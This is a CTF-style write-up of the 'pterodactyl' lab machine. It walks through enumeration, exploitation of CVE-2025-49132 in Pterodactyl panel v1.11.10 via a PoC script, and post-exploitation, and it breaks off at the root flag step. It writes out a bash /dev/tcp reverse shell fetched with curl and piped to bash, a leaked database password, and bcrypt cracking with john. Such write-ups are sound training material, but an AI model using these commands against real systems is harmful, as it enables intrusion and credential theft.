[ writeup · case #014 ]
pterodactyl
The Pterodactyl panel v1.11.10 is vulnerable to CVE-2025-49132, an unauthenticated RCE via a PEAR pearcmd local-file-inclusion trick, landing a shell as the web user. Further enumeration and privilege escalation lead to root.
Summary
Enumeration
Port Scan
❯ rustscan --range 1-65535 -a pterodactyl.htb -- -A
PORT      STATE    SERVICE REASON                  VERSION
22/tcp    open     ssh     syn-ack ttl 63          OpenSSH 9.6 (protocol 2.0)
| ssh-hostkey:
|   256 [REDACTED:IP][REDACTED:IP]:e0 (ECDSA)
| ecdsa-sha2-nistp256 [REDACTED:KEY]
|   256 [REDACTED:IP][REDACTED:IP]:cc (ED25519)
|_ssh-ed25519 [REDACTED:KEY]
80/tcp    open     http    syn-ack ttl 63          nginx 1.21.5
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-title: My Minecraft Server
|_http-server-header: nginx/1.21.5
40009/tcp filtered unknown no-response
42563/tcp filtered unknown admin-prohibited ttl 63
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (97%), MikroTik RouterOS 7.X (90%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3 cpe:/o:linux:linux_kernel:6.0
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Linux 5.0 - 5.14 (97%), Linux 2.6.32 - 3.13 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (91%), Linux 4.15 (91%), Linux 2.6.32 - 3.10 (91%), Linux 4.19 - 5.15 (91%), Linux 4.19 (90%), OpenWrt 21.02 (Linux 5.4) (90%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.98%E=4%D=3/25%OT=22%CT=%CU=%PV=Y%DS=2%DC=T%G=N%TM=69C4264E%P=x86_64-pc-linux-gnu)
SEQ(SP=103%GCD=1%ISR=106%TI=Z%II=I%TS=A)
SEQ(SP=106%GCD=1%ISR=107%TI=Z%II=I%TS=A)
OPS(O1=M542ST11NW7%O2=M542ST11NW7%O3=M542NNT11NW7%O4=M542ST11NW7%O5=M542ST11NW7%O6=M542ST11)
WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)
ECN(R=Y%DF=Y%TG=40%W=FAF0%O=M542NNSNW7%CC=Y%Q=)
T1(R=Y%DF=Y%TG=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
U1(R=N)
IE(R=Y%DFI=N%TG=40%CD=S)Web / Service Enumeration

- the web app looks very normal with a call to action to join a minecraft server with a new subdomain
 (opens the full-size image)

- clicking on the change log button we can see the whole web app deployment
 (opens the full-size image)
Subdomain Enumeration
- using dirsearch and ffuf i found
phpinfo.phpandpanelsubdomain
❯ curl -sk "http://pterodactyl.htb/" -o /dev/null -w "%{size_download}"
1686%                                                                                                                        ❯ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt \
  -u http://pterodactyl.htb/ \
  -H "Host: FUZZ.pterodactyl.htb" \
  -k -fc 302 -fs 1686

panel                   [Status: 200, Size: 1897, Words: 490, Lines: 36, Duration: 419ms]
:: Progress: [114442/114442] :: Job [1/1] :: 221 req/sec :: Duration: [0:07:28] :: Errors: 0 ::❯ dirsearch -u "http://pterodactyl.htb/" -r
[14:20:51] 200 - 920B - /changelog.txt

[14:21:16] 200 - 72KB - /phpinfo.php - the panel had an usual login page for Pterodactyl Software which is a free, open-source game server management panel built with PHP, React, and Go.
 (opens the full-size image)
Foothold
CVE-2025-49132
- looking at the
change.log.txtit had versionv1.11.10which is in fact vulnerable critical unauthenticated Remote Code Execution (CVE-2025-49132) using this PoC
❯ python3 ape1.py --host panel.pterodactyl.htb --interactive
shell> id
[*] Target: http://panel.pterodactyl.htb
[*] PEAR Path: ../../../../../../usr/share/php/PEAR
[*] Command: id

[*] Writing payload to /tmp/shell.php...
[+] Payload written
[*] Executing payload...
[+] Command executed successfully!

============================================================
OUTPUT:
============================================================
a:13:{s:7:"php_dir";s:91:"/&locale=../../../../../../usr/share/php/PEAR&namespace=pearcmd&/uid=474(wwwrun) gid=477(www) groups=477(www)
uid=474(wwwrun) gid=477(www) groups=477(www)/pear/php";s:8:"data_dir";s:92:"/&locale=../../../../../../usr/share/php/PEAR&namespace=pearcmd&/uid=474(wwwrun) gid=477(www) groups=477(www)
uid=474(wwwrun) gid=477(www) groups=477(www)/pear/data";s:7:"www_dir";s:91:"/&locale=../../../../../../usr/share/php/PEAR&namespace=pearcmd&/uid=474(wwwrun) gid=477(www) groups=477(www)
uid=474(wwwrun) gid=477(www) groups=477(www)/pear/www";s:7:"cfg_dir";s:91:"/&locale=../../../../../../usr/share/php/PEAR&namespace=pearcmd&/uid=474(wwwrun) gid=477(www) groups=477(www)
uid=474(wwwrun) gid=477(www) groups=477(www)/pear/cfg";s:7:"ext_dir";s:91:"/&locale=../../../../../../usr/share/php/PEAR&namespace=pearcmd&/uid=474(wwwrun) gid=477(www) groups=477(www)
uid=474(wwwrun) gid=477(www) groups=477(www)/pear/ext";s:7:"doc_dir";s:92:"/&locale=../../../../../../usr/share/php/PEAR&namespace=pearcmd&/uid=474(wwwrun) gid=477(www) groups=477(www)
uid=474(wwwrun) gid=477(www) groups=477(www)/pear/docs";s:8:"test_dir";s:93:"/&locale=../../../../../../usr/share/php/PEAR&namespace=pearcmd&/uid=474(wwwrun) gid=477(www) groups=477(www)
uid=474(wwwrun) gid=477(www) groups=477(www)/pear/tests";s:9:"cache_dir";s:93:"/&locale=../../../../../../usr/share/php/PEAR&namespace=pearcmd&/uid=474(wwwrun) gid=477(www) groups=477(www)
uid=474(wwwrun) gid=477(www) groups=477(www)/pear/cache";s:12:"download_dir";s:96:"/&locale=../../../../../../usr/share/php/PEAR&namespace=pearcmd&/uid=474(wwwrun) gid=477(www) groups=477(www)
uid=474(wwwrun) gid=477(www) groups=477(www)/pear/download";s:8:"temp_dir";s:92:"/&locale=../../../../../../usr/share/php/PEAR&namespace=pearcmd&/uid=474(wwwrun) gid=477(www) groups=477(www)
uid=474(wwwrun) gid=477(www) groups=477(www)/pear/temp";s:7:"bin_dir";s:87:"/&locale=../../../../../../usr/share/php/PEAR&namespace=pearcmd&/uid=474(wwwrun) gid=477(www) groups=477(www)
uid=474(wwwrun) gid=477(www) groups=477(www)/pear";s:7:"man_dir";s:91:"/&locale=../../../../../../usr/share/php/PEAR&namespace=pearcmd&/uid=474(wwwrun) gid=477(www) groups=477(www)
uid=474(wwwrun) gid=477(www) groups=477(www)/pear/man";s:10:"__channels";a:2:{s:12:"pecl.php.net";a:0:{}s:5:"__uri";a:0:{}}}<!DOCTYPE html>
============================================================- RCE is confirmed
- let's move on to a reverse shell
❯ cat > shell.sh << 'EOF'
#!/bin/bash
bash -i >& /dev/tcp/<your-ip>/4444 0>&1
EOF- then we host it
❯ python3 -m http.server 8080
- last step is listener + execute
shell> curl http://<your-ip>:8080/shell.sh | bash# in another terminal
❯ nc -lvnp 4444
wwwrun@pterodactyl:/var/www/pterodactyl/public> id
uid=474(wwwrun) gid=477(www) groups=477(www)
- Now stabilize it:
python3 -c 'import pty;pty.spawn("/bin/bash")'
# Ctrl+Z
stty raw -echo; fg
export TERM=xterm
stty rows 40 cols 200User Flag
cat /home/light/user.txt- The flag exists under this user which is highly unusual
Privilege Escalation
- even though we might not need it but it's better to pivot to the actual user through an ssh session
- there was an
.envfile that contained sql server credentials that could be our way to lateral movement
wwwrun@pterodactyl:/var/www/pterodactyl> ls -la
total 1076
drwxr-xr-x 1 wwwrun      www     754 Nov  7 17:01 .
drwxr-xr-x 1 root        root     30 Nov  7 16:59 ..
-rw-r--r-- 1 headmonitor  476    255 Nov 15  2024 .editorconfig
-rw-r--r-- 1 wwwrun www 1092 Dec 29 12:35 .env- that file had the way into the mariadb
DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=panel
DB_USERNAME=pterodactyl
DB_PASSWORD=PteraPanel- with a single command and using the DB password
PteraPanel
wwwrun@pterodactyl:/var/www/pterodactyl/public> mariadb -h 127.0.0.1 -u pterodactyl -p [REDACTED:CRED]
<ublic> mariadb -h 127.0.0.1 -u pterodactyl -p [REDACTED:CRED]
Enter password: - identifying the hash type
❯ haiti '[REDACTED:HASH]'
bcrypt [HC: 3200] [JtR: bcrypt]
Blowfish(OpenBSD) [HC: 3200] [JtR: bcrypt]
Woltlab Burning Board 4.x
bcrypt(sha256($pass)) / bcryptsha256 [HC: 30600]- cracking it using john
❯ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[REDACTED:CRED] (?) - ssh with the found credentials
phileasfogg3:[REDACTED:CRED] ❯ ssh [REDACTED:EMAIL]
phileasfogg3@pterodactyl:~> id
uid=1002(phileasfogg3) gid=100(users) groups=100(users)- when enumerating some directories and files i found a mail in
/var/mail
From headmonitor@pterodactyl Fri Nov 07 09:15:00 2025
Delivered-To: phileasfogg3@pterodactyl
Received: by pterodactyl (Postfix, from userid 0)
id 1234567890; Fri, 7 Nov 2025 09:15:00 +0100 (CET)
From: headmonitor headmonitor@pterodactyl
To: All Users all@pterodactyl
Subject: SECURITY NOTICE — Unusual udisksd activity (stay alert)
Message-ID: 202511070915.headmonitor@pterodactyl
Date: Fri, 07 Nov 2025 09:15:00 +0100
MIME-Version: 1.0
Content-Type: text/plain; charset="utf-8"
Content-Transfer-Encoding: 7bit

Attention all users,

Unusual activity has been observed from the udisks daemon (udisksd). No confirmed compromise at this time, but increased vigilance is required.

Do not connect untrusted external media. Review your sessions for suspicious activity. Administrators should review udisks and system logs and apply pending updates. # this line is intersting

Report any signs of compromise immediately to [REDACTED:EMAIL]

— HeadMonitor
System Administrator- the email advised that admins should review
udisks - udisks provides a daemon udisksd, that implements D-Bus interfaces used to query and manipulate storage devices, and a command-line tool udisksctl, used to query and use the daemon.
Root Flag
cat /home/light